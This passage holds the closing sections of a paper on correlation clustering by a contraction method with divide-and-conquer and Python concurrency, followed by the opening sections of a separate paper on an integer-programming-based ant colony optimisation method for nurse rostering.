The task of correlation clustering is to determine the value of  $\min_p c_T(p)$ , and a partition  $p$  for which  $c_T(p)$  is minimal. Unfortunately, this exact value cannot be determined in practical cases, except for some very special tolerance relations. Hence we can only get approximative, near optimal solutions.

Correlation clustering can be defined as a problem of statistical physics [4], where the authors use analogies from physics to solve the problem for small graphs. Here we do

something similar. We can define the attraction between two objects: if they are similar then the attraction between them is 1; if they are dissimilar then the attraction between them is  $-1$  (they repulse each other); otherwise—which can occur at a partial tolerance relation—the attraction is 0.

$$a(x, y) \leftarrow \begin{cases} 1, & \text{if } (x, y) \in T \\ -1, & \text{if } (x, y) \notin T \\ 0, & \text{otherwise} \end{cases} \quad (3)$$

(3) can be generalized for object  $x$  and for clusters  $g$  and  $h$ :

$$a'(x, g) = \sum_{y \in g} a(x, y) \text{ and } \hat{a}(g, h) = \sum_{y \in h} a'(y, g).$$

We leave it to the reader to check that if these sums are positive and we join these element and clusters—by getting a partition  $p'$  containing the clusters  $g \cup \{x\}$  or  $g \cup h$ —then  $c_T(p) \geq c_T(p')$ . This means that by joining attractive clusters, the cost decreases.

### III. CONTRACTION METHOD

The contraction method [5] is based on two operation: the name *contraction* means that we join two attractive clusters. We can treat a cluster as *stable*, if for each of its elements the best position is inside this cluster, because the superposition of the forces (attraction or repulsion between an element and other elements is attraction for each element in the cluster; and there does not exist another cluster which is more attractive for any element in the cluster. But it is possible that the joining of two stable clusters produces a non-stable cluster: the new elements are mostly repulsive for a given element. In this case to get less conflicts this element needs to be *moved* into another cluster. Specially, if one object is repulsed by all clusters, a singleton containing this element needs to be constructed. The process includes calculation of the attractive forces of one object  $x$  for all clusters, and moving nodes based on the maximal attraction we called *movement*.

[5] contains the forces that are needed to be recalculated after a movement or a contraction. These recalculations can be applied for any kind of tolerance relation. If the graph of the tolerance relation is dense—by using the matrices of forces between objects, forces between objects and clusters (for the movements) and forces between clusters (for the contractions)—then the contraction method can be run in an efficient way by adding and subtracting rows and columns of these matrices.

If the graph of the tolerance relation is sparse, then it is a waste to use full matrices for storing the actual forces. (If the tolerance relation contains small amounts of dissimilarity, then the optimal partition consist of only some clusters, so a small matrix is enough to store the forces between clusters.) In our former articles the algorithms were implemented in Python, and we used associative arrays (dict) and associative arrays of associative arrays to store the non-zero objects. But the deletion is problematic for this data type, therefore the implementations based on hash apply only logical deletion. Working




Fig. 1. Different combinations of steps of the local search.

with big tolerance relations, the limit of the implementation is noticeable.

Our new implementation approaches the problem from a new direction. By working with a sparse graph, most of its nodes (the objects) only have a few neighbours. If the forces on a specific node are needed to be calculated (for the movement), only its neighbours need to be checked, not all the objects. Therefore instead of searching for the neighbours of a given object again and again, we store them and the signs of their edges. Of course this means each edge is stored twice i.e. at both of its endpoints, but at a sparse graph ( $|E| = O(|V|)$ ) this is not a serious problem.

To calculate the forces between clusters in the case of a dense graph all edges need to be visited, so the complexity is  $O(n^2)$ . But at sparse graphs the number of edges is proportional to the number of vertices, so the complexity of the calculation of forces is  $O(n)$ .

Correlation clustering can be treated as an optimization problem, where the aim is to minimize the number of conflicts. The steps of contraction and movement can be treated as a local search step. Nevertheless, simple variants of the hill climbing method are not effective for this problem. We have tested this in case of a graph with 13 nodes and from almost 3 million partitions only 2 were global optimum and around ten thousand were local minimum. For bigger graphs the ratio of number of global and local optima will be even smaller, so to find a global optima or a near optimal local optima is a truly difficult task.

The interesting question is how to combine the steps of contraction and movement. Fig. 1/a shows the method we implemented in the former article [6]. A contraction could be a dramatic change, even when two big clusters are joined. This means that with contraction many object get their final positions at the same time. In this variant this contraction step is repeated until it is successful (the number of conflicts decreases). Next, from the unstable clusters some objects are moved to better positions, and this movement is repeated until it is profitable.

This algorithm produced a rather fast method. By rewriting the source we compared this algorithm with some other variants. At first we tested what is the effect of changing the order of contraction and movement. Fig. 1/b shows a variant with a different order, where we execute a contraction after each movement. It is obvious, that the movements only produce local changes, so it takes many cycles to move the objects into their final cluster. Finally we created a variant which moves the objects until it is profitable, then joins the clusters until it is profitable, and if there was a contraction, then it starts a new turn, as Fig. 1/c shows. There is an unbreakable conflict between the speed and efficiency/accuracy: the number of conflicts at method *c* were 13 percent less than at method *a*.

#### IV. QUASI-PARALLEL VARIANT

Formerly we have discussed the quasi-parallel variant of the algorithms [5]. The most naive variant of the *contraction* step calculates all the forces between clusters, and next joins the two most attractive clusters and drops the other calculations. A bit cleverer variant reuses the calculated forces to calculate the forces according to the new (contracted) clusters.

The most costive variant wants to use all the calculations (without any recalculations). Hence it sorts all the calculated forces in decreasing order, and if that value is positive and valid, it joins the suitable clusters. (When can a calculated force be invalid? If some of the clusters it belongs to do not exist any more, because we have already merged them with another, a third cluster.) We named this last variant as *quasi-parallel*, because we practically join the clusters parallel, although not independently.

Of course we can implement similar variants of the *movement* step too. We did, and compared their speed and efficiency. Obviously, the latter variants are faster than the previous ones. The efficiency of the first two variants is the same: we calculated the same values, but the speedier variant needed more technical implementation. Which was surprising is that the last two variants differ in efficiency for contraction and movement.

In case of contraction, the sequential (the first two) variants were better than the quasi-parallel. Maybe the contraction step was so dramatic, that if we join two weakly attractive clusters before we realize that these clusters are more attracted by other clusters, then we cannot redo this action later. Here, based on our tests, the best strategy is to join only the most attractive clusters, and in the next round consider this new joined cluster as well.

In case of movement, the opposite holds. Here the costive (quasi-parallel) version is the best. We can interpret a movement of one object as an engagement. If we allow for a cluster that is getting increasingly stronger to keep on gathering new and new objects, this cluster becomes huge and will not release its objects. With quasi-parallel execution several small clusters grow parallel, and movements can be redone, if there is be a more attractive cluster for an object.

TABLE I  
REMAINING EDGES OF THE SUBGRAPHS (IN PERCENT)

N	no. of subgraphs			
	2	5	10	20
		BA(3,2)		
500	62.8/50.6	45.1/18.9	43.4/9.8	39.1/5.7
1000	63.2/48.9	50.3/21.6	42.8/9.8	40.4/5.2
5000	62.5/50.0	49.3/20.9	45.3/10.0	42.6/4.5
10000	62.6/50.3	49.2/20.0	44.8/10.6	42.8/5.0
20000	62.7/50.2	49.5/20.4	44.7/10.1	42.8/4.9
		ER (p=0.015)		
500	58.6/51.2	39.0/19.7	31.1/9.4	28.2/5.5
1000	53.4/49.9	28.1/20.6	20.8/10.2	16.2/4.8
5000	51.2/50.0	21.7/20.0	11.9/10.0	7.3/4.9
10000	50.5/49.9	20.9/19.9	11.0/10.0	6.2/5.0
20000	50.2/50.0	20.4/20.0	10.5/10.0	5.6/5.0

In the following measurements we will use the algorithm of Fig. 1/c with quasi-parallel movement and sequential contraction.

#### V. DIVIDE AND CONQUER RELOADED

In a former article we have examined whether the divide and conquer approach is useful for correlation clustering [6]. As a reminder, the divide and conquer solution consist of three *simple* steps:

- divide the problem into subproblems,
- solve the subproblems (in a recursive way)
- construct the solution of the original problem from the solutions of the subproblems.

In some cases some of the steps could be left out or are very trivial. In our former article the construction of the subproblems was simple: we divided the graph into same size sub-graphs by the IDs of the objects. It can be checked easily, that with this construction most of the edges are left out from our calculations.

In case of Erdős-Rényi random graphs (ER) the edges are distributed uniformly at random. As the matrices of subgraphs cover only  $n/n^2$  part of the matrix of original graph, only  $1/n$  of the edges are left to work with. We construct slightly better sub-graphs with a little effort i.e. with complexity of  $O(n)$ . The breadth first traversal of the graph is used, and the nodes are taken in that order in which they are deleted from the fringe, i.e. when they get closed. The effectiveness of this trick is shown in Table I. It is not a surprise that in case of ER graphs, where the edges are independent from each other, this trick has no real effect. But at Barabási-Albert type random graphs (BA)—where the construction guaranties that the edges are not independent—the trick works well: when the former method left 5 percent of the edges, this leaves us 40 percent of them.

The other steps of the divide and conquer approach remained the same. The sub-problems were solved by recursion if they were big enough, otherwise a direct solution was used: starting from singleton clusters, the algorithm of Fig. 1/c for the graph of the sub-problem was followed. Finally all the clusters from the solutions of the sub-problems were

collected and put together (as an initial clustering of the whole graph), and we executed the algorithm of Fig. 1/c again. It is surprising, but *solving the original problem, the sub-problems, the subsub-problems, etc. is faster than solving the original problem alone*. This is not a paradox, the key question is the initial clustering of the original problem.

## VI. TECHNICAL DETAILS: CONCURRENCY

The last sentences of the previous chapter are very promising. Moreover at the reimplementing of our software we have taken care of parallelism.

We implemented our software in Python.<sup>1</sup> For calculation intensive tasks this language offers a `multiprocessing` package. At first we used the instruction `map` for each object, which could be familiar to the reader from Google's MapReduce concept. We recall, that *movement* in the algorithm of Fig. 1/c (at top right, emphasized by colour) is inside a double cycle. One task (to calculate the forces on an object) is extremely simple, hence the overhead is huge, it runs thousands of times slower than the original. Next we created a `pool`, and the set of nodes were divided into four, and each core of the processor received one subset, and the role to calculate the forces on nodes that are in that subset. At graphs with hundred nodes the parallel version was 300 times slower than the original. As the number of nodes of the graph increased the running time ratio became smaller and smaller, but at graphs with 20,000 nodes the parallel version was twice slower.

Our framework—constructed for divide and conquer method (D&C)—enables us to break the original problem into sub-problems, and solve them in parallel using the possibilities of a multi-core processor.

One categorisation of tolerance graphs is based on the rate of positive edges. As the edges of BA graphs are dependent, two graphs with the same rate could be very different, but using big samples can help us to discover tendencies. Based on the measurements, the preprocessing for D&C (the trick in the previous section) is useless when this rate is small, and very profitable if this rate is near to 1.

The biggest divergence in number of conflicts was at rate 0.71—where even the number of conflicts was maximal—so we executed speed tests for 3/2 type BA graphs with this rate.

Based on the measurements, the running time the algorithm of Fig. 1/c is near quadratic—a problem with 20,000 nodes was solved within a minute on an i5-6500 processor—and the aim is to solve problems with million of nodes in reasonable time.

We tested the D&C method which gave about 8 percent worse results than solving the problem at once. Does the running time compensate for this penalty? If we only have a few objects, the overhead of solving sub-problems gives a longer running time. At 3000-5000 objects this overhead disappears. But at problematic cases the hardness of solving the sub-problems brings this overhead back. We examined the running time of the subproblems, and we found, that for big

graphs the combination of subsolutions (repeat the contraction method for the whole graph) could take up 98% of the running.

## VII. FUTURE PLANS

Although we have a fast algorithm to solve the problems for large graphs, and some hints about how to choose between them, the research is not over. When solving big graph problems, most of the time only one thread is running, hence we have possibilities to use the concurrency. It is worth to try a manager and a pool of worker processes defined not inside cycles, but at the upper levels. The overhead of the communication between processes could be problematic, but only tests could decide on usefulness of this approach.

The fastest computation is *no* computation. Therefore we need to examine which calculations are necessary, and which can be omitted.

Of course these tricks do not change the quadratic complexity of the algorithm, but we believe, that we can reduce the constant part, which will be very important in practice.

## VIII. CONCLUSION

We introduced a correlation clustering problem, and we presented the contraction method to solve it. We improved our former algorithm in several ways, and we created several variants to it. Some of them used the elements of concurrent execution of the Python code with a small success.

To our knowledge, these are the state of the art algorithms in correlation clustering.

We made several measurements and the results gave hints on how to select amongst them to solve a particular problems. By these measurements our method has quadratic complexity. Finally, we presented the bottleneck of the algorithms. Our next step is to eliminate this, hopefully by using concurrency in a different way.

## REFERENCES

- [1] C. Zahn, Jr, "Approximating symmetric relations by equivalence relations," *Journal of the Society for Industrial & Applied Mathematics*, vol. 12, no. 4, pp. 840–847, 1964. doi: 10.1137/0112071. [Online]. Available: <http://dx.doi.org/10.1137/0112071>
- [2] N. Bansal, A. Blum, and S. Chawla, "Correlation clustering," *Machine Learning*, vol. 56, no. 1-3, pp. 89–113, 2004. doi: 10.1023/B:MACH.0000033116.57574.95. [Online]. Available: <http://dx.doi.org/10.1023/B:MACH.0000033116.57574.95>
- [3] L. Aszalós and M. Bakó, "Advanced search methods (in Hungarian)," [http://www.tankonyvtar.hu/hu/tartalom/tamop412A/2011-0103\\_13\\_fejlett\\_keresoalgoritmusok](http://www.tankonyvtar.hu/hu/tartalom/tamop412A/2011-0103_13_fejlett_keresoalgoritmusok), 2012.
- [4] Z. Nédá, R. Florian, M. Ravasz, A. Libál, and G. Györgyi, "Phase transition in an optimal clusterization model," *Physica A: Statistical Mechanics and its Applications*, vol. 362, no. 2, pp. 357–368, 2006. doi: 10.1016/j.physa.2005.08.008. [Online]. Available: <http://dx.doi.org/10.1016/j.physa.2005.08.008>
- [5] L. Aszalós and T. Mihálydeák, "Correlation clustering by contraction, a more effective method," in *Recent Advances in Computational Optimization*. Springer, 2016, vol. 655, pp. 81–95. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-40132-4\\_6](http://dx.doi.org/10.1007/978-3-319-40132-4_6)
- [6] L. Aszalós and M. Bakó, "Correlation clustering: divide and conquer," in *Position Papers of the 2016 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 9. PTI, 2016. doi: 10.15439/2016F168 pp. 73–78. [Online]. Available: <http://dx.doi.org/10.15439/2016F168>

<sup>1</sup>The source files are available at <https://github.com/aszalosi/DC-CC2>.

# An Integer Programming based Ant Colony Optimisation Method for Nurse Rostering

Joe D. Bunton, Andreas T. Ernst  
School of Mathematical Sciences,  
Monash University,  
Melbourne, Australia

Email: {joe.bunton, andreas.ernst}@monash.edu

Mohan Krishnamoorthy  
Department of Mechanical and Aerospace Engineering,  
Monash University,  
Melbourne, Australia

Email: mohan.krishnamoorthy@monash.edu

**Abstract**—Nurse rostering problems are typically too large and hard to be solved exactly. In order to achieve quality solutions to these difficult problems, meta-heuristics are often employed. One such meta-heuristic is Ant Colony Optimisation (ACO), inspired by the pheromone trails left by ants. ACO works by guiding a heuristic solution construction by using these pheromones to direct weighted random choices. When the problem to be solved is highly constrained, finding feasible solutions is difficult, which can result in poor performance for ACO. To address this, we propose an ACO algorithm using an integer programming based solution construction method to ensure feasibility and select from a collection of schedules. The approach also uses a novel solution merging step that combines the information from multiple ants to generate a better final roster. We discuss several challenges inherent in this approach, and how they may be overcome. Computational results on highly constrained nurse rostering problem instances from the literature demonstrate the effectiveness of our proposed new hybrid metaheuristic.

## I. INTRODUCTION

Rostering problems involve the assignment of employees to shifts in order to satisfy cover demands, subject to hard and soft constraints according to rules and preferences respectively. For a review of rostering problems and methods, see [1], or more recently [2].

The Ant Colony Optimisation (ACO) metaheuristic [3] has been applied successfully to a broad range of combinatorial optimisation problems since its inception, including rostering problems. ACO is inspired by the behaviour of real ants that leave trails of pheromones in order to communicate. In ACO, pheromones are used to guide solution construction by encouraging the inclusion of solution components with a higher pheromone presence. Pheromones are left by ants in quantities proportional to solution quality to push future ants towards higher quality solutions. In the past, ACO has been applied to a dynamic version of the Nurse Rostering Problem (NRP) [4] and to a very loosely constrained NRP variant [5]. This is the only ACO and exact algorithm hybrid we have encountered for the NRP.

Various hybrid techniques involving ACO have been implemented in literature, including hybrids with Constraint Programming (CP) [6], [7], Lagrangian Relaxation [8], [9], and Linear Programming [10]. Hybrids of exact methods with other meta-heuristics have also been applied to the NRP, including Tabu Search with CP [11] and Integer Linear

Programming [12], Integer Programming with Variable Neighbourhood Search [13], and Iterated Local Search with CP [14]. More generally, hybridisation of exact algorithms and meta-heuristics is discussed and classified in [15].

What we are proposing in this paper is a new type of hybrid meta-heuristic in which Integer Programming is not only used to handle maintaining feasibility of constraints, but also to make an objective guided selection between a subset of possible schedules during solution construction of work-lines. The ACO framework then provides a way to manage solution diversification and intensification.

Highly constrained rostering problems feature a set of hard constraints that cause many roster combinations to be infeasible, reducing the feasible space of the problem. This can hinder the performance of meta-heuristics such as ACO where the random solution construction cannot achieve feasibility. In some cases this can be addressed by using problem specific knowledge to ensure the construction of only feasible solutions, however this is not always possible. Alternatively, this set of hard constraints (or a subset of) may be relaxed and penalised heavily to discourage violations. Such penalty approaches can be problematic as they distort the fitness landscape, often creating many more local optima so that it is more difficult for the optimisation to find the global optimum.

To address the problem of constructing feasible solutions, we use integer programming to generate feasible work-lines for nurses which can be combined to form a complete roster. This allows us to ensure feasibility in the construction of solutions for our highly constrained NRP, as well as select the best option from a subset of schedules, however the use of Integer Programming can introduce other challenges. Integer programs can be slow to solve for difficult problems. Quick solution construction is desired for use within metaheuristics in order to meaningfully explore the solution space. Optimally solving Integer Programming sub-problems can also lead to less solution diversity and quicker convergence to a local optimum. Our proposed hybrid algorithm addresses this challenge by using ideas from ACO to manage diversification and intensification of the search.

We propose an Integer Programming based ACO method for highly constrained rostering problems, making use of the benefits of this hybrid approach while addressing possible



concerns. While our approach makes use of features that are general to rostering problems, we begin developing this new hybrid method by applying it to instances from a highly constrained NRP dataset to demonstrate its effectiveness at generating good solutions quickly, in a way that scales well for larger problems.

## II. NURSE ROSTERING PROBLEM

The NRP consists of scheduling of nurses in hospitals to satisfy shift requirements. There are several types of shifts each day e.g. Day, Night, Early, Late, each with cover demands. The assignment of nurses to shifts is subject to various work contract constraints, both hard and soft, that determine legal and preferred components of nurse schedules. Individual nurse preferences for shifts on/off are also desired to be satisfied. For reviews of models and methods for NRPs, see [16], [17].

Due to the difficulty inherent in NRPs, in order to achieve good solutions quickly, metaheuristics are often applied to problems. Approaches attempted include Simulated Annealing [18], Variable Neighbourhood Search [19], Genetic Algorithm [20], and Tabu search [12], among others.

As discussed in [21], constraints for the NRP can be put in 3 categories. *Sequence* constraints that are applied within shift sequences (work-stretches), e.g. allowed shift transitions and maximum / minimum consecutive work days. *Schedule* constraints that apply to a work-line for a single nurse (a combination of work-stretches), e.g. maximum number of assignments, maximum weekends worked, personal shift requests on / off. *Roster* constraints that apply across nurse work-lines for the entire roster, e.g. cover requirements.

Various descriptions of the NRP have been presented in literature, featuring different constraints and different combinations of these being considered hard / soft constraints. We explore the NRP as defined in [22], and use their set of benchmark datasets hosted online along with best known bounds<sup>1</sup>.

Three methods are applied to the NRP dataset in [22], the ejection chain and branch-and-price from [23], and solving the formulation provided with the integer programming software Gurobi 5.6.3. The instances of the NRP dataset have also been solved as a partially weighted maxSAT problem [24]. The objective is to minimise the weighted sum of undercover, overcover, and not satisfied nurse shift preferences. This is subject to 10 requirements (with their respective category: *sequence*, *schedule*, or *roster*):

- 1) A nurse cannot be assigned more than one shift on a single day - *sequence*.
- 2) Certain shifts cannot follow each other on consecutive days, i.e. a Day shift cannot immediately follow a Night shift - *sequence*.
- 3) Nurses cannot be assigned more than a certain number each type of shift - *schedule*.
- 4) Nurses cannot work less than a minimum or more than a maximum number of hours in the schedule - *schedule*.

- 5) Nurses cannot work more than a maximum number of days in a row without a day off - *sequence*.
- 6) Nurses cannot work less than a minimum number of days in a row before having a day off - *sequence*.
- 7) Nurses cannot take less than a minimum number of days off in a row - *sequence*.
- 8) Nurses cannot work more than a maximum number of weekends in a schedule - *schedule*.
- 9) Nurses cannot work on days on which they have booked leave - *sequence*.
- 10) There is an ideal cover requirement to be achieved each day, with over cover / under cover penalised - *roster*.

TABLE I  
24 BENCHMARK INSTANCES

Instance	Weeks	Nurses	Shift Types
1	2	8	1
2	2	14	2
3	2	20	3
4	4	10	2
5	4	16	2
6	4	18	3
7	4	20	3
8	4	30	4
9	4	36	4
10	4	40	5
11	4	50	6
12	4	60	10
13	4	120	18
14	6	32	4
15	6	45	6
16	8	20	3
17	8	32	4
18	12	22	3
19	12	40	5
20	26	50	6
21	26	100	8
22	52	50	10
23	52	100	16
24	52	150	32

A summary of the benchmark instances is given in Table I, varying in the 3 problem dimensions: number of weeks, nurses, and shift types. These instances are highly constrained due to requirement 4, which is both an upper and lower bound on hours worked. This requirement is often quite strict, not allowing much variation in the number of shifts each nurse is required to work. As a result, purely random constructions heuristics perform poorly for these problems.

## III. MODEL

Here we will present the Integer Programming formulation for our solution construction method. The solution construction involves solving an integer program (IP) for single nurse's work-line. A typical integer programming formulation for a NRP will utilise variables representing the assignment of a particular nurse to a specific shift on a given day, as in [22], [23].

As solution construction time is of concern, we make use of the concept of work-stretches for the variables of our IP in order to reduce complexity. We define a work-stretch as a

<sup>1</sup><http://www.cs.nott.ac.uk/~psztc/NRP/index.html>






Fig. 1. Definition of a work-stretch as a continuous sequence of work shifts including the following minimum length stretch of off-days (requirement 7).

continual sequence of shift assignments for a specific nurse with no off-days in between, combined with a stretch of off-days of the minimum required length as shown in Figure 1. These work-stretches are able to incorporate all the *sequence* constraints of the problem, as well as the costs due to nurse preferences not satisfied. Only work-stretches that satisfy all of the *sequence* constraints (and so are feasible for our problem) are generated and added to the problem as variables.

There are several examples in literature of the use of work-stretch like structures for the NRP, mainly for use in heuristics, including [21] who also present a brief summary of work-stretches in NRP. For rostering problems more generally, [25] present a general column generation approach based upon work-stretches to reduce complexity. They use a nested resource constrained shortest path that builds work-stretches then uses these to construct columns of work-lines for nurses. Their method is further refined and utilised in a branch-and-price framework [26].

In using work-stretches to model our NRP, we reduce the number of constraints we need to formulate explicitly in our model. Each nurse's schedule is modelled as a network flow with side constraints that cover only the *schedule* and *roster* constraints. By introducing single off-day variables, we can model all combinations of shifts on and off by allowing transitions from work-stretches to other work-stretches or to these single off-day variables. The mathematical formulation of this integer programming model for a given nurse  $i \in I$  is given here in terms of the notation described in Table II.

First, we construct the network flow for this nurse. Equations (1) and (2) set up the source and sink of the flow respectively. Equation (3) defines the flow conservation for all other nodes, that the sum of work-stretches or off days finishing on a given day equals the sum of those starting the next day.

Day 0 flow:

$$\sum_{j \in W_{i0}} x_{ij} + o_{i0} = 1. \quad (1)$$

Day  $h$  (last day) flow:

$$\sum_{j \in W_{ih+1}^E} x_{ij} + o_{ih} = 1. \quad (2)$$

Middle day flows:

$$\sum_{j \in W_{id}^E} x_{ij} + o_{id-1} = \sum_{j \in W_{id}} x_{ij} + o_{id}, \quad \forall d \in D \setminus \{0, h\}. \quad (3)$$

TABLE II  
SETS, VARIABLES AND PARAMETERS FOR WORK-STRETCH NRP FORMULATION

Component	Type	Description
$I$	Set	Set of Nurses $i$
$D$	Set	Set of Days in the schedule period $d$
$T$	Set	Set of Shift types $t$ , e.g. $t \in \{D, A, N\}$
$W_{id}$	Set	Set of all work-stretches $j$ that start on day $d \in D$ for nurse $i \in I$
$W_{id}^E$	Set	Set of all work-stretches $j$ that end the day before day $d \in D$ for nurse $i \in I$
$W_{it}^N$	Set	Set of all work-stretches $j$ that contribute a shift of type $t \in T$ for nurse $i \in I$
$W_{td}^C$	Set	Set of all work-stretches $j$ that contribute a shift of type $t \in T$ on day $d \in D$
$l_t$	Parameter	length of shift type $t \in T$ in hours
$cst_j$	Parameter	penalty cost of assigning work-stretch $j$
$csto_{id}$	Parameter	penalty cost of assigning nurse $i \in I$ an off-day on day $d \in D$
$we_j$	Parameter	1 if work-stretch $j$ involves working a week-end, 0 otherwise
$c_{itj}$	Parameter	number of shifts of type $t \in T$ that work-stretch $j$ contributes for nurse $i \in I$
$a_i^{max}$	Parameter	maximum number of weekends that nurse $i \in I$ can work
$m_{it}^{max}$	Parameter	maximum number of shifts of type $t \in T$ that can be assigned to nurse $i \in I$
$b_i^{min}$	Parameter	minimum number of hours that nurse $i \in I$ must be assigned
$b_i^{max}$	Parameter	maximum number of hours that nurse $i \in I$ can be assigned
$h$	Parameter	last day of the horizon
$u_{dt}$	Parameter	preferred total number of nurses assigned shift type $t \in T$ on day $d \in D$
$v_{td}^{min}$	Parameter	weight if below the preferred cover for shift type $t \in T$ on day $d \in D$
$v_{td}^{max}$	Parameter	weight if exceeding the preferred cover for shift type $t \in T$ on day $d \in D$
$x_{ij}$	Variable	1 if nurse $i \in I$ is assigned work-stretch $j \in \bigcup_{d \in D} W_{id}$ , 0 otherwise
$o_{id}$	Variable	1 if nurse $i \in I$ is assigned an off-day on day $d \in D$
$y_{td}$	Variable	total below the preferred cover for shift type $t \in T$ on day $d \in D$
$z_{td}$	Variable	total above the preferred cover for shift type $t \in T$ on day $d \in D$
$cv_{td}$	Variable	Total cover for shifts of type $t \in T$ on day $d \in D$

Equations (4), (5), and (6) cover the *schedule* requirements 3, 4, and 8 respectively for the nurse. Equation (4) specifies that for each shift type  $t \in T$  the sum of shifts of that type worked by the nurse is less than the maximum allowed. Equation (5) specifies that the sum of hours worked by the nurse is within the allowed bounds. Equation (6) specifies that the sum of weekends worked by the nurse is less than the allowed number.

$$\sum_{d \in D} \sum_{j \in W_{it}^N} c_{itj} x_{ij} \leq m_{it}^{max} \quad \forall t \in T, \quad (4)$$

$$b_i^{min} \leq \sum_{t \in T} \sum_{j \in W_{it}^N} l_t x_{ij} \leq b_i^{max}, \quad (5)$$

$$\sum_{d \in D} \sum_{j \in W_{id}} we_j x_{ij} \leq a_i^{max}. \quad (6)$$

For the *roster* requirement of meeting cover demand, we sum assigned work-stretches for all nurses in the current solution:

$$cv_{td} = \sum_{i' \in I} \sum_{j \in W_{td}^C} x_{i'j}. \quad (7)$$

Assigning under and over-cover variables the correct values:

$$y_{td} \geq u_{td} - cv_{td} \quad \forall t \in T, d \in D, \quad (8)$$

$$z_{td} \geq cv_{td} - u_{td} \quad \forall t \in T, d \in D. \quad (9)$$

The objective function is then the sum of work-stretch and off-day costs with under and over cover:

$$\begin{aligned} \min \sum_{i' \in I} \sum_{d \in D} \sum_{j \in W_{i'd}^C} cst_j x_{i'j}^w + \sum_{i' \in I} \sum_{d \in D} cst_{o_{i'd}} o_{i'd} \\ + \sum_{t \in T} \sum_{d \in D} (v_{td}^{min} y_{td} + v_{td}^{max} z_{td}). \end{aligned} \quad (10)$$

#### IV. ACO-IP ALGORITHM

ACO is a meta-heuristic based upon quality solutions leaving pheromones to encourage future solutions. Generally, the solution construction heuristic that is guided by these pheromones is just a weighted random selection. In the case of highly constrained rostering problems, this weighted random selection may choose shift / off-day combinations early on that means upper or lower bounds for work hours cannot be satisfied. To address this, we use an integer programming based ant construction in our ACO-IP hybrid algorithm.

Our ant construction is still guided by random choices in the ACO fashion, using a heuristic component,  $\eta$ , calculated using problem specific knowledge, and a pheromone component,  $\tau$ . Typically, there is one  $\eta$  and  $\tau$  component per decision made in the ant construction. As our decisions are the assignment of whole work-stretches, the number of which is exponential in number of shift types, we instead use one of each component  $\eta$  and  $\tau$  for each shift for each nurse for each day. Rather than directly informing the choice of work-stretch, the weightings are used to choose the reduced set of shifts that will make the components of the work-stretches. All feasible work-stretches are then generated from this subset of shifts, with integer programming used to select the best schedule from these subset of all work-stretches. From the set of available shifts, each is given a probability of being chosen, then shifts are selected for each day without replacement until the desired number of shifts are chosen. Only work-stretches comprising the chosen set of shifts on their given days will be added to the integer programming problem. Thus we have for each ant:

$$p_{itd}(S) = \frac{\tau_{itd}(S)^\alpha \cdot \eta_{itd}^\beta}{\sum_{u \in T} \tau_{iud}(S)^\alpha \cdot \eta_{iud}^\beta} \quad \forall i \in I, t \in T, d \in D, \quad (11)$$

where  $S$  is the current solution,  $p_{itd}(S)$  is the probability of choosing shift  $t$  for nurse  $i$  and day  $d$  given solution  $S$ ,  $\eta_{itd}(S)$  is the calculated heuristic value of shift  $t$  for nurse  $i$  on day

$d$  given solution  $S$ ,  $\tau_{itd}$  is the pheromone value, and  $\alpha$  and  $\beta$  are parameters to adjust the influence of  $\eta$  and  $\tau$ .

After each iteration, all of the pheromone components are evaporated according to some evaporation rate,  $\rho$ , then updated with an additional pheromone amounts for each solution in that iteration. The amount of pheromone left is proportional to the quality of the solution,  $\frac{1}{objval(S)}$  for a minimisation problem with solution  $S$ , scaled by a constant  $Q$ :

$$\tau_{itd} = (1-\rho) \cdot \tau_{itd} + \sum_{S \in S_n} \frac{Q}{objval(S)} \quad \forall i \in I, t \in T, d \in D, \quad (12)$$

where  $S_n$  is the set of solutions for iteration  $n$ . To avoid extreme pheromone values, it is typical to control the values of pheromones using fixed maximum and minimum pheromone levels. We do not run our algorithm for long enough for this to become necessary.

The approach as described above makes use of the  $\eta$  and  $\tau$  components to choose the work-stretches that are included in the integer programming problem for each nurse, but not to influence the decisions made directly. The decision of what schedule to choose is limited by the options given by the pheromone guided random choice of shifts, but is made to minimise the objective given in Equation 10 for the available options of work-stretches. This limits the influence of the pheromones in directing the search. It is possible to address this by similarly randomly weighting the objective coefficients for undercover of the corresponding shift and day combinations.

---

#### Algorithm 1 Ant Construction: make\_ants()

---

```

for ant in num_ants do
2:   new_sol = best solution copy
   for all nurse in nurses do
4:     remove work-line for current nurse from new_sol
     for all day in horizon do
6:       calculate heuristic weight from new_sol cover
       randomly choose num_shift shifts weighted by
       heuristic weight and pheromone
8:     end for
     make_workstretches(chosen_shifts)
10:    solve_nurse()
    add work-line to new_sol
12:  end for
end for

```

---

Also of interest are the heuristic weights  $\eta$ , which if calculated for the first few nurses of a solution, will give little information as to which shifts should be scheduled as most of the solution is empty. This can be addressed with a pseudo-elitist strategy where the best know solution is assumed to be present for nurses whose work-lines have not yet been constructed. This both gives the  $\eta$  components a more insightful value and encourages solutions closer to the best known solution. The algorithm for the ant construction in this way is shown in Algorithm 1. The construction of multiple

ants is able to parallelised easily, and we make use of this in our application of the method.

---

**Algorithm 2** ACO-IP: ACO meta-heuristic and merge solve

---

```

while not iteration limit & not time limit do
2:   make_ants()
   if new best solution then
4:     store best solution
   end if
6:   update_pheromones()
end while
8: for last n solutions do
   add unique solution work-stretches to merge_stretches
10: end for
   add merge_stretches to merge_IP
12: add best solution to merge_IP (as incumbent)
   solve merge_IP

```

---

